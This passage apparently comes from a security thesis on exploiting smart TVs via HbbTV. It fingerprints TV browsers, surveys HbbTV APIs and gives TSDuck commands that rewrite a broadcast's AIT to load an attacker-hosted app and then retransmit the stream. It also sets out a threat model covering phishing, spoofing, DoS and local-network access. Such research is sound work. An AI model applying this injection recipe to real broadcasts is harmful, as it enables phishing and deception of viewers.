The browser's functionality seemed very limited, further confirmed by our tests. We immediately discovered that the browser blocks any requests to resources from different origins, independent of the type of request. We could not circumvent this block; regardless of whether we tried to load an image using HTML code or we wanted to send a request using the fetch API, the requests were blocked. Likewise, the browser blocked redirecting to URLs of different origins. Furthermore, we wanted to try using web sockets; unfortunately, these were also blocked.

Similarly to the Toshiba TV, we could not find any plugins installed, and the supported files were the same as in the Toshiba TV. Only text files and image files were supported. The same case was regarding downloading, as we could not download any files.

```
{
   "browserName":"Chrome",
   "browserVersion":"1.2",
   "browserMajorVersion":1,
   "navigator.appName":"HbbTV",
   "navigator.userAgent":"HbbTV/1.2.1
       (+DRM+TVPLUS;Samsung;SmartTV2017;T-KTMDEUC-1121.9;;) Chrome"
}
```

Listing 3.3: HbbTV Browser's specs for our Samsung TV

3.3 Tertiary Target of Evaluation

Model Description. For our tertiary evaluation target, we have used an **LG UR75006LK** [44] smart TV based on webOS. This TV model has been released in 2024 for European markets. With a release date of 2024, this is our newest TV out of our TVs used as ToEs.

Firmware. The TV was delivered with the firmware version `03.31.82`, which stands for webOS version `8.3.1-3607`. This firmware version was released in June 2024. Disappointingly, webOS, like Tizen, does not allow for deeper firmware analysis. It is possible to interact with the TV more using proprietary developer tools [45]. However, they still do not allow for deeper access to the system resources (e.g., by using a remote shell). Like in the case of our secondary ToE (Section 3.2), we decided not to inspect the firmware further. However, this TV had a firmware update available, so we decided to compare the behavior between the delivery firmware and the updated firmware. The TV updated to the firmware version `13.40.96`, webOS version `8.4.0-2001`. The latest firmware version was released from September to October 2024.

Browser Analysis. Like in the case of our primary ToE (Section 3.1), we used the same fingerprinting methods in our toolkit (Section 5.7). As shown in Listing 3.4, the user agent reports the used Chrome version as `Chrome 94.0.4606.128`. This version is much newer than the versions used by our other ToEs, released on December 10th, 2021 [22]. We verified this by using certain modern JavaScript functions, and all of them were working, indicating a newer Chrome version. Furthermore, the HbbTV version reported in the user agent is `HbbTV 1.6.1`. This matches the "informal name" `HbbTV 2.0.3`, the HbbTV version released in 2021 [34]. The TV also has a built-in web browser app for visiting classic web pages. We also fingerprinted the built-in web browser app (see Listing 3.5) and discovered that the user agent mostly matches the user agent of the HbbTV web browser. We assume this TV is one of the rare cases where the browser used for HbbTV and the web browser app use the same binaries in the background. Unfortunately, due to the limited possibilities of firmware analysis, we cannot back this assumption with evidence other than the matching versions in the user agent.

Regarding the features of the HbbTV browser, we did not find any differences from the

```
{
   "browserMajorVersion": 94,
   "browserName": "Chrome",
   "browserVersion": "94.0.4606.128",
   "navigator.appName": "Netscape",
   "navigator.userAgent": "Mozilla/5.0 (Web0S; Linux/SmartTV)
      AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.128
      Safari/537.36 HbbTV/1.6.1 (+DRM; LGE; 43UR75006LK; WEBOS23 0
      3.31.82; W23_M23; DTV_W23M;)"
}
```


Listing 3.4: HbbTV Browser's specs for our LG TV

```
Mozilla/5.0 (Linux; NetCast; U) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/94.0.4606.128 Safari/537.36 SmartTV/10.0
    Colt/2.0"
```

Listing 3.5: Report from built-in web browser on our LG TV

browser of our primary ToE (Section 3.1). As in our primary ToE, the browser has no plugins in use. Likewise, only text files and image files can be opened. In the same way, we could not download or upload any files on/from the TV. We could successfully run our attack toolkit (Section 5.7) on the TV but with certain limitations. The browser was crashing when playing embedded audio or video for unknown reasons. This caused the whole application to hang and made the TV unresponsive to all buttons on the remote except the "home button" and "power button." We assumed this could be a bug in the implementation of the switching from broadcast content to embedded HbbTV content; on the other hand, it is possible to play YouTube videos in an iframe. The YouTube video plays with sound without any issues, meaning the switching to the HbbTV content works as intended. Therefore, we assume there is a bug in implementing the HbbTV browser regarding the parsing of audio/video elements. Another problem was with the input field in our phishing pop-up (see Section 5.7), where changing focus from the input field to the submit button was impossible. The on-screen keyboard was not submitting the text when clicking on the "enter" key. Fortunately, we were able to fix this by patching the code to handle the special keys on the TV's on-screen keyboard. After this patch, the functionality worked as intended. Last, we compared for differences after the firmware update but found no differences. The user agent was reported as before, just like all the functionality behaved as before updating.

CHAPTER 4

Development and Deployment of HbbTV Applications

To properly exploit smart TVs using HbbTV, it is crucial to understand how HbbTV applications are developed, what the intended functionalities they are supposed to provide are, how they are deployed, and how they get opened/executed on the actual smart TVs. We dedicate this chapter to the development and deployment of HbbTV applications. It describes the different versions and specifications of HbbTV, the supported features of HbbTV apps, and lastly, how one can deploy HbbTV applications and distribute them alongside traditional TV broadcasts.

4.1 Versions and Specifications

It has been over a decade since the `HbbTV 1.0` specification was published. Since then, HbbTV has received several upgrades. Table 4.1 lists all versions with their new features.

Specifically interesting are the recommendations from the HbbTV developer guidelines [34] about which versions of HbbTV to support. Authors mention that TVs are usually bound to the version of HbbTV they are first shipped with. The HbbTV developer guidelines especially point out that the replacement cycle of a TV is usually 6-8 years, during which the TV receives only limited updates. This introduces a big security risk, as attackers can easily target old software versions containing known vulnerabilities. In comparison to the 2-5 year replacement cycle of mobile phones, which receive extensive feature updates during the whole cycle, this needs to be considered by the developers of HbbTV apps. The HbbTV developer guidelines recommend developing multiple HbbTV deployments for multiple versions of HbbTV to ensure high compatibility with the TVs. It is also noted that not all TVs implement all the features of the HbbTV version they support. This is also the case for the TVs we used in our experiments, as we show in Section 4.2.

Informal	Formal	Published	Significant Features
HbbTV 2.0.4	TS 102 769 V1.7.1	Sep. 2023	Accessibility framework, DVB-I integration, Voice assistant integration
HbbTV 2.0.3	TS 102 796 V1.6.1	Apr. 2021	MSE and CMAFF support
HbbTV 2.0.2	TS 102 796 V1.5.1	Sep. 2018	HDR, HFR and NGA support
HbbTV 2.0.1	TS 102 796 V1.4.1	Aug. 2016	HTML5, Companion screens, broadcast and broadband stream synchronization, broadband subtitles, CI Plus 1.4 and push VOD.
HbbTV 2.0	TS 102 796 V1.3.1	Deprecated	
HbbTV 1.5	TS 102 796 V1.2.1	Nov. 2012	MPEG-DASH (Adaptive bitrate streaming)
HbbTV 1.0	TS 102 796 V1.1.1	Jun. 2010	Initial Version

Table 4.1: HbbTV versions [34]

The documentation can be easily found on the official website of HbbTV [33]. The specification has a dedicated security chapter since HbbTV 1.0 [28]; however, only in the more recent revisions did the security chapter contain important security goals. The specification 1.5 [29] introduced requirements on HTTP over TLS and the supported cipher suites. Unfortunately, only the latest revision 2.0.4 [32] has requirements for using encrypted HTTP and for securing cryptography. Still, we noticed that almost all of the security requirements in the specification are very vaguely written, more as a recommendation than an actual requirement. We consider this a future point of improvement, where manufacturers and developers could be forced by the specification to implement security features such as HTTPS.

4.2 Supported Features

HbbTV's hybrid nature provides a specific set of functionalities, allowing developers to implement both functionalities from the "web world" and the "TV world." This section discusses what features are available for the developers to implement to provide the best user experience and maximize the interactivity HbbTV delivers.

Native JavaScript Features. As HbbTV content is interpreted in a browser, it is highly dependent on the TV browser which JavaScript features are supported. There is no specific definition by the HbbTV consortium of what JavaScript APIs need to be implemented. The sole reference regarding this matter is provided in the developer guidelines [34]. As previously discussed in Section 4.1, developers must account for the fact that smart TVs often receive delayed software updates. Consequently, the specification is designed to support web standards that are three or more years older than the specification's release. In reality, the decision on which JavaScript APIs should be supported is left to the smart TV vendor. As we mention in Chapter 3, our ToEs had different browser versions used as the basis for the HbbTV browsers. Consequently, the supported JavaScript APIs were also different. Mostly, the supported JavaScript APIs match the list of supported APIs of the browser version. Still, there might be some limitations to these APIs, like in the case of our secondary ToE (Section 3.2), where requests to resources of different origins are blocked.

HbbTV Specific Features. HbbTV provides specific APIs for deeper interaction with the smart TV and the TV broadcast. This API is provided using embedded objects injected during runtime, each with a specific functionality. All the APIs are listed on the API reference page of HbbTV [37]. When developing HbbTV apps, developers must always consider two critical factors. First is the targeted version of HbbTV, as not all APIs are available in all versions. The voice assistant API is an example, available only in `HbbTV 2.0.4`. Secondly, the developers must always check for the presence of APIs during runtime. The reason for this is that not all APIs are mandatory to implement. Therefore, the application might not run on some smart TVs while running without problems on others. One such case is the content download API, defined since `HbbTV 1.0`, but not available on any of our tested smart TVs. The HbbTV APIs are divided into the following categories:

- **Application Management API**
  This API has been available since `HbbTV 1.0` and is enabled using the *application/oipfApplicationManager* embedded object. Using this API, the application can manage its lifecycle, visibility, and launching of other HbbTV apps. Using the *application/oipfApplicationManager*, one can access the *Application* object, which allows further access to data about the TV using the *ApplicationPrivateData*, containing broadcast related information together with a debugging function used to fetch currently available memory, and additionally access to the *Keyset* object.

  The *Keyset* object defines a set of buttons (using a bit mask) to which the application will react, overriding the original functionality of the buttons. However, one must be aware that not all buttons can be used for HbbTV applications. According to our experiments, the implementations differ based on the TV vendor. For example, on our primary ToE (3.1), the keys for switching the channel (next-channel, previous-channel) were not able to be used for our application, meaning they would keep their original behavior and switch content, but on our secondary ToE (Section 3.2), this was possible. Buttons we could not map to our application were always the on/off and volume buttons.

- **Configuration and Settings API**
  This API is likewise available since `HbbTV 1.0` and is enabled using the *application/oipfConfiguration* embedded object. Using this API, the application can access the TV's user and system configuration. The application can modify some of the user configuration, but the modifiable user settings differ from vendor to vendor. The user configuration contains data about the user's preferred language, country, whether subtitles should be enabled, or a device ID. The device ID cannot

be used for identification purposes, as it is randomized every time an HbbTV app is run. The system configuration is likewise not precisely defined and can vary from vendor to vendor, but, in comparison to the user configuration, it is read-only.

- **Content Download API**
This API is also available since `HbbTV 1.0` and allows the application to download on-demand content, with or without digital rights management (DRM), onto the smart TV. This API uses two embedded objects, *application/oipfDownloadTrigger* and *application/oipfDownloadManager*. The *application/oipfDownloadTrigger* is used to start the download of on-demand content; the *application/oipfDownloadManager* is used to manage all downloads regardless of their state (`queued`, `downloading`, `paused`, `stalled`, `failed`, `successful`). Unfortunately, even though the API is supposed to work since `HbbTV 1.0`, on neither of our ToEs were we able to use this API to download content. We tried multiple cases, but finally, by verifying using the *oipfObjectFactory* embedded object and its *.isObjectSupported* function, we found out that this API is not supported on any of our ToEs. As we have ToEs from various vendors with various operating systems, we assume that only a limited number of smart TVs support this API.

- **Content Service Protection API**
This API has been available since `HbbTV 1.0` and is enabled using the *application/oipfDrmAgent* embedded object. Using this API, the application can interact with the DRM system on the smart TV. As we did not consider this API relevant to our threat model (Section 5.1) and did not have any DRM-protected content, we did not research further into this API.

- **Parental Rating and Parental Control API**
This API is likewise available since `HbbTV 1.0` and is enabled using the *oipfParentalControlManager* embedded object. Using this API, the application can interact with the parental controls on the smart TV. This API allows for fetching the known parental rating schemes, getting the lock status, and locking/unlocking content based on the user's personal identification number (PIN). Even though this API has functions defined for setting a PIN, and thus locking the broadcasting content, only the fetching of parental rating schemes is mandatory to implement. This was also the case on all of our ToEs, and therefore, despite the fact it would be relevant for the Denial of Service (DoS) attack from our threat model (Section 5.1), we were unable to explore this API further.

- **Scheduled Recording API**
This API is also available since `HbbTV 1.0` and uses the *application/oipfRecordingScheduler* embedded object. An HbbTV application can use this API to manage the recording functionality of the smart TV. As we did not consider this API relevant to our research, and the API was also not available on our ToEs, we did not research this API further.

- **Metadata API**
  This API was added in HbbTV 1.5 and is enabled using the *application/oipf-SearchManager* embedded object. Using this API, the application can search for available smart TV channels based on metadata queries. These metadata queries can, for example, define a filter for title names or available content languages. The search returns channel objects, which can be further used with other APIs to switch the currently watched channel to the result of the search.

- **Scheduled Content and Hybrid Tuner API**
  This API has been introduced in HbbTV 1.0 and has received extensions later in HbbTV 1.5. It is enabled using the *video/broadcast* embedded object. Using this API, the application can interact with the built-in tuner of the smart TV and thus interact with the currently watched broadcast. Figure 4.1 shows the states that a *video/broadcast* object may be in. Dashed lines indicate automatic transitions between states. Originally, the API was developed for switching between channels but later was extended by recording and time-shift features, parental rating error handlers, and DRM error handlers. Additionally, using this API, it is possible to extract the smart TV channel list. The volume control-related functions are interesting, but they are defined but not included in the specification.

- **Media Playback API**
  This API was introduced in HbbTV 1.0 and has received extensions later in HbbTV 1.5. This API is enabled using the HTML5 object *audio* or *video*. This API specifies how the HTML5 *audio/video* object should be used, extended by HbbTV features like parental control or DRM. This object has, like the *video/broadcast* embedded object, a defined state machine (Figure 4.2). Using this API, the application can play arbitrary audio or video instead of the currently running broadcast. In the case of an audio object, only the audio of the broadcast gets replaced, while in the case of a video object, the whole broadcast gets replaced by the played video. This could be used to manipulate the content of the broadcast (more in Section 5.1).

- **Miscellaneous APIs**
  This category contains different APIs with various functionalities.

  First, there is the *oipfCapabilities* embedded object, which we can use to fetch an XML file containing information about the supported audio/video types, whether parental control, DRM, HTML5 media and other TV features are supported.

  Next is the debug API, which can be used to print debug information to debug output, e.g., console, serial link, or a file.

  Later, in HbbTV 2.0.1, the API for media synchronization was introduced. This synchronizes content between the smart TV and a companion screen, a feature introduced in HbbTV 2.0. Additionally to this API, a companion screen discovery API was introduced to allow for data transfer between the smart TV and the companion screen. Due to time constraints, we decided not to research this feature.

We also do not consider this relevant for our threat model (Section 5.1), as this requires control of another device on the local network.

- **Object factory API**
  Last is the object factory API introduced with `HbbTV 1.0`. This API dynamically creates embedded objects for the previously described HbbTV APIs. The object factory can check if an embedded object is supported on the smart TV and make such an embedded object in case of a positive result.




Figure 4.1: State machine of the *video/broadcast* embedded object [39]




Figure 4.2: State machine of the *audio/video* object [38]

4.3 Deployment of HbbTV Applications

Finally, to start our experiments, we must understand how to deploy HbbTV applications. There are two parts to the deployment of such an app. The first part is to define the application in the metadata of the DVB stream, prepare the DVB stream, and modulate it such that a TV can receive it. The second part is hosting the HbbTV application, such that when a smart TV parses the metadata about the HbbTV app, the TV can successfully fetch the app from a remote server.a

4.3.1 DVB-T Signal – Preparation of DVB Stream for Modulation

To prepare the DVB stream, we followed the official guide made by the HbbTV Association [36]. We decided that our experiments should go the most straightforward way: Editing a DVB stream recording to inject our application into the existing channel. This method can also be used on live DVB streams; therefore, malicious attackers will most likely use it. The guide [36] also mentions a way to create a DVB stream from a custom video file. This is out of the scope of this thesis.

Application Information Table (AIT). First, it is crucial to understand the concept of the Application Information Table (AIT) [35]. The AIT is a metadata file in the DVB stream containing essential information about the HbbTV application. The presence of an AIT informs the smart TV about the presence and behavior of an HbbTV application. The AIT is transferred within the DVB transport stream. In Listing 4.1, there is an example of an AIT file extracted from an actual broadcast. The important properties of AIT are on the line 2, the `version` and `application_type`, which always has to be `0x0010` for HbbTV. Furthermore, the element `application` with the property `control_code` (line 4) defines how the HbbTV application should be launched. There are five different codes:

- `0x01` – `AUTOSTART`: The app starts automatically
- `0x02` – `PRESENT`: The app will not start automatically, but may continue running
- `0x03` – `DESTROY`: The app should be terminated if running
- `0x04` – `KILL`: Like `DESTROY` but termination is immediate
- `0x07` – `DISABLED`: The app should not start and attempts to start will fail

Additionally, the `application` element contains several child elements. The first one is the `application_identifier` (line 5) with properties containing the IDs of the organization and application. Then there is the `transport_protocol_descriptor` element (line 6) with the property `transport_protocol_label`, an internal identifier in case of multiple transport protocols. A child element `http` (lines 7-9) defines the HTTP protocol, and the element `url` (line 8) with the property `base` defines the base URL used for loading the application.

Next the `application_descriptor` element (lines 11-17) with the `service_bound` property defines whether the application is always killed when the channel is changed (service bounded) or the application can, under certain circumstances, stay running (service unbounded). Further, there is the property visibility, which for HbbTV apps should always be `0x03`. Last is `application_priority`, which is used in the case of multiple applications. A higher value means higher priority; a higher-priority app will be launched over a low-priority one. The child element `profile` (line 12) has the properties `application_profile`, describing the required features needed from the TV for the app to run, and `version`, which indicates the version of the HbbTV specification using the "formal name.". There are the following options for the `application_profile`:

- `0x00` – Standard
- `0x01` – A/V Content downloading required
- `0x02` – PVR features required
- `0x03` – Both required

Another element is the `application_name_descriptor` (lines 15-17) containing the application name in different languages.

The last element is the `simple_application_location_descriptor` (line 18) containing the property `initial_path`, which describes the entry point for the application.

```
1  <tsduck>
2    <AIT version="6" current="true" test_application_flag="
         false" application_type="0x0010">
3      <metadata PID="5,601"/>
4      <application control_code="0x01">
5        <application_identifier organization_id="0x0000001D"
           application_id="0x0006"/>
6        <transport_protocol_descriptor transport_protocol_label
           ="0x00">
7          <http>
8            <url base="http://192.168.43.200:5000/"/>
9          </http>
10       </transport_protocol_descriptor>
11       <application_descriptor service_bound="true" visibility
           ="3" application_priority="1">
12         <profile application_profile="0x0000" version="1.2.1"/
             >
13         <transport_protocol label="0x00"/>
14       </application_descriptor>
15       <application_name_descriptor>
16         <language code="eng" application_name="HbbTV - Hello
             World"/>
17       </application_name_descriptor>
18       <simple_application_location_descriptor initial_path="
           hbbtv/entry.html"/>
19     </application>
20   </AIT>
21 </tsduck>
```

Listing 4.1: Example Application Information Table (AIT)

Building the Broadcast. Dozens of different tools can be used for building a DVB broadcast. We decided to use TSDuck [79], an open-source toolkit for managing MPEG transport streams. Next, we needed a recording of an existing DVB stream. This can be obtained by recording it with a software-defined radio (SDR) or, if no DVB stream can be recorded, free-to-download recordings are available in a stream repository of TSDuck [78].

As a next step, we extracted the Service Description Table (SDT) from the broadcast recording, which contains information about the available channels in the DVB stream. We used the following command:

```
$ tsp -I file channel_recording.ts -P tables --tid 0x42
   --xml-output sdt.xml -O drop
```

This command defines the input file using the `-I` option. Then, the `-P` defines what we want to process. In our case, we want to work with the tables. Following that, the option `tid` defines the ID of the table we want to work with; in this case, the ID `0x42` stands for the SDT. The rest of the options define the output as an XML file `sdt.xml`. The output of this command is the SDT in XML format; an example is in Listing 4.2. For the next step, we must choose a channel (service) to inject the HbbTV app into and write down the property `service_id`. For our experiments, we choose the channel "SPORTITALIA HD" with `service_id = 0x0051`.

```xml
<tsduck>
  <SDT version="7" current="true" transport_stream_id="0x7918" original_network_id="0x217C" actual="true">
    <metadata PID="17"/>
    ...
    <service service_id="0x0051" EIT_schedule="false" EIT_present_following="false" CA_mode="false" running_status="running">
      <service_descriptor service_type="0x19" service_provider_name="SPORTITALIA HD" service_name="SPORTITALIA HD"/>
    </service>
    ...
  </SDT>
</tsduck>
```

Listing 4.2: Example Service Description Table (SDT)

The next step is to extract the program map table (PMT) from the DVB stream. The PMT provides information about a specific channel (program). We extract the PMT using the following command:

```
$ tsp -I file channel_recording.ts -P tables --tid 0x02
   --xml-output pmt.xml -O drop
```

In this command, we again define the input file to extract the PMT from, and we use the option `-P tables` to process tables. The table ID of PMT is `0x02`. Hence, we use

`--tid 0x02`. The rest of the command is the same as previously, output as an XML file `pmt.xml`. The output of this command is the PMT in XML format; an example is in Listing 4.3. Every `PMT` element in this table stands for one program (channel). The `PMT` element has the property `service_id`, which needs to match the `service_id` extracted from the SDT in the previous step. The PMT element has multiple `component` children elements containing all kinds of data. The `component` element is particularly relevant for further steps, which contains an `application_signalling_descriptor` child. For the next step, we must write down the `elementary_PID` of the component containing the `application_signalling_descriptor` child. In our experiments, the `elementary_PID` is `0x15E1`.

```xml
<tsduck>
  ...
  <PMT version="2" current="true" service_id="0x0051"
      PCR_PID="0x0321">
    <metadata PID="810"/>
    <component elementary_PID="0x0321" stream_type="0x1B"/>
    <component elementary_PID="0x0322" stream_type="0x03">
      <ISO_639_language_descriptor>
        <language code="ita" audio_type="0x00"/>
      </ISO_639_language_descriptor>
    </component>
    <component elementary_PID="0x15E1" stream_type="0x05">
      <application_signalling_descriptor>
        <application application_type="0x0010"
            AIT_version_number="0x00"/>
      </application_signalling_descriptor>
    </component>
  </PMT>
  ...
</tsduck>
```

Listing 4.3: Example Service Description Table (SDT)

Next, we extract the AIT of the chosen channel. We use the following command:

```
$ tsp -I file channel_recording.ts -P tables -p 0x15E1
    --xml-output ait.xml -O drop
```

This command again defines the input file and the `-P tables` option. However, this time, we use option `-p` to extract by PID and use the `elementary_PID` we extracted in the previous step. This PID is, in our case, `0x15E1`. Again, we define we want an

XML output `ait.xml`. The output of this command is the AIT, as previously seen in the example in Listing 4.1.

Now, after we extracted the AIT, we edit the `url base` property to a URL where the new HbbTV app is located, and we additionally edit the `initial_path` property to point to the path where the app should start.

To inject this modified AIT, we use the following command:

```
$ tsp -I file channel_recording.ts -P inject -p 0x15E1 -r
   ait.xml -O file channel_recording-injected.ts
```

As in previous commands, we define the input file as our recording. In this case, we use the option `-P inject` to inject a modified AIT into the existing stream. We use `-p` as in the previous step to inject into a specified PID. In our experiments, the PID is `0x15E1`. We define the AIT to inject with `-r ait.xml`. Lastly, we use the option `-O file` to request output to a file, followed by a file name. In our experiments, we save the output as `channel_recording-injected.ts`. Now we have a DVB stream recording with injected custom AIT pointing to our HbbTV app.

Modulating the DVB Stream. To get the modified DVB stream to play on a TV, we need to modulate it and send the signal using an antenna or cable to the TV. Many DVB modulators are on the market, but most are relatively expensive. Luckily, in recent years, there has been a lot of evolvement in the "amateur radio" market, and devices like the HackRF One [76] allow for cheap (under 400€) signal transmission or reception. We decided to use a **UT-100 USB DVB-T Modulator** [41], which can be bought on online marketplaces like eBay or Alibaba for around US$200. This DVB-T modulator is directly supported by TSDuck [79]; the only requirement is to install the drivers [77]. Afterwards, we just run the following command:

```
$ tsp -v -I file --infinite channel_recording-injected.ts
   -O hides --frequency 498,000,000 --guard-interval 1/32
   --constellation 64-QAM --high-priority-fec 3/4
```

This command defines the option `-v` for verbose output. We also use the option `-I file` to specify that we want the input from a file. Additionally, we use the option `--infinite` to loop our stream infinitely, as our recording is only a few seconds long. Further, we use option `-O hides` to output the result modulation to the connected HiDes device. Using the option `--frequency`, we define the frequency we want to modulate at. The rest of the options can be set to any values compatible with DVB-T, as in our test environment, we do not have any other streams received by the TV. Now, when we connect the transmission cable to the TV antenna port, we can initiate a search for channels on our TV. Afterward, the channels of our stream are available to watch, and we see the recorded channel on our TV.

In Figure 4.3 is shown a simplified connection diagram of our experimental setup. Furthermore, in Figure 4.4 are pictures of our experimental setup.





Figure 4.3: Simplified connection diagram of our experimental setup



(a) Connection of our modulator to TV

(b) Pre-recorded broadcast modulated

Figure 4.4: Pictures of our experimental setup

4.3.2 Hosting HbbTV Application

The modified stream is still not everything needed for the successful start of an HbbTV app. We must host the HbbTV application on a web server so the TV can request the HTML file under the defined entry point.

HbbTV Files. HbbTV uses files known from web development: Hypertext Markup Language (HTML) files, Cascading Style Sheets (CSS) files, and JavaScript (JS) files. To correctly interpret the HbbTV app, we must deliver the HTML files with the `Content-Type` header set to `application/vnd.hbbtv.xhtml+xml`. Aside from this, there are no other differences to classic web development.

To see an example of an HbbTV app, please refer to the Section 5.7 where we proposed the HbbTV app for exploiting smart TVs.

CHAPTER 5

Exploiting Smart TVs via HbbTV

Building on the knowledge from previous chapters, we can now misuse known functionalities of HbbTV to exploit smart TVs by injecting malicious HbbTV apps into running DVB broadcasts. This chapter describes the threat model we followed when conducting the experiments. Furthermore, the threat model contains a brief description of the desired outcome for each threat and a theoretical attack description describing how an attack could be implemented. Following that, we have dedicated sections for each attack we developed, which explain which features we misused and how we implemented the attack. We also show a shortened example implementation for the attack. We conclude the chapter with a dedicated section for our attack toolkit we developed to automatize the exploitation of smart TVs.

5.1 Threat Model

In our threat model, we first consider all smart TVs supporting the HbbTV protocol in any version as targets. Secondly, we assume that the target receives the DVB stream by an unprotected medium. This can be over a terrestrial antenna on the roof, over a cable, or a satellite. All these means of transport have been proven to be vulnerable to signal hijacking attacks. Like Cabrera Camara [8] presented signal hijacking in his DEFCON 27 talk, it is possible to use drones and a software-defined radio (SDR) to hijack signals going via terrestrial antenna. Likewise, he has shown that it is possible to hijack cable signals by attaching an SDR directly to a cable TV splitter, which can almost always be found in hallways of residential buildings. Salkield et al. [65] has also proven satellite signal spoofing as rather effective and requires no expensive hardware. Thirdly, we assume the smart TV had no malicious apps installed before the attack on HbbTV. All our attacks should work, disregarding the software installed on the target. Our last assumption of our threat model is that an attacker has a reasonable basic knowledge about the target. This includes the information about the currently watched channel; for a successful attack

Threat	Outcome	Theoretical Attack Description
Denial of Service	Broadcast unavailable; TV unresponsive	An attacker makes the Smart TV unusable via a malicious HbbTV app (e.g., by drawing a black screen over the TV content or locking the TV controls).
Spoofing	False information is deemed true by the victim	An attacker injects their HbbTV app into the DVB stream and misuses provided APIs to overlay false information over the broadcast content. Additionally, an attacker misuses a provided API to exchange the audio or video of the broadcast for a custom one, providing false information to the victim
Phishing	Private information disclosure to an attacker	An attacker uses their malicious HbbTV app and launch a phishing prompt to make the victim disclose their personal information, e.g., passwords, credit card information, etc.
Local Network Access	An attacker gains unlimited access to the devices on the local network. An attacker can interact with devices on the local network, which otherwise would be inaccessible	An attacker uses their malicious HbbTV app to scan the local network of the smart TV and uses the smart TV to interact with other devices on its local network
Unauthorized peripheral access	An attacker has unauthorized access to smart TV's peripherals, such as the camera or microphone	An attacker uses HbbTV and web browser APIs to circumvent protection mechanisms and access smart TV's peripherals.
Remote Code Execution	An attacker gains internal access to the operating system of the smart TV	An attacker uses an HbbTV app to escape the browser's sandbox and execute unauthorized code.

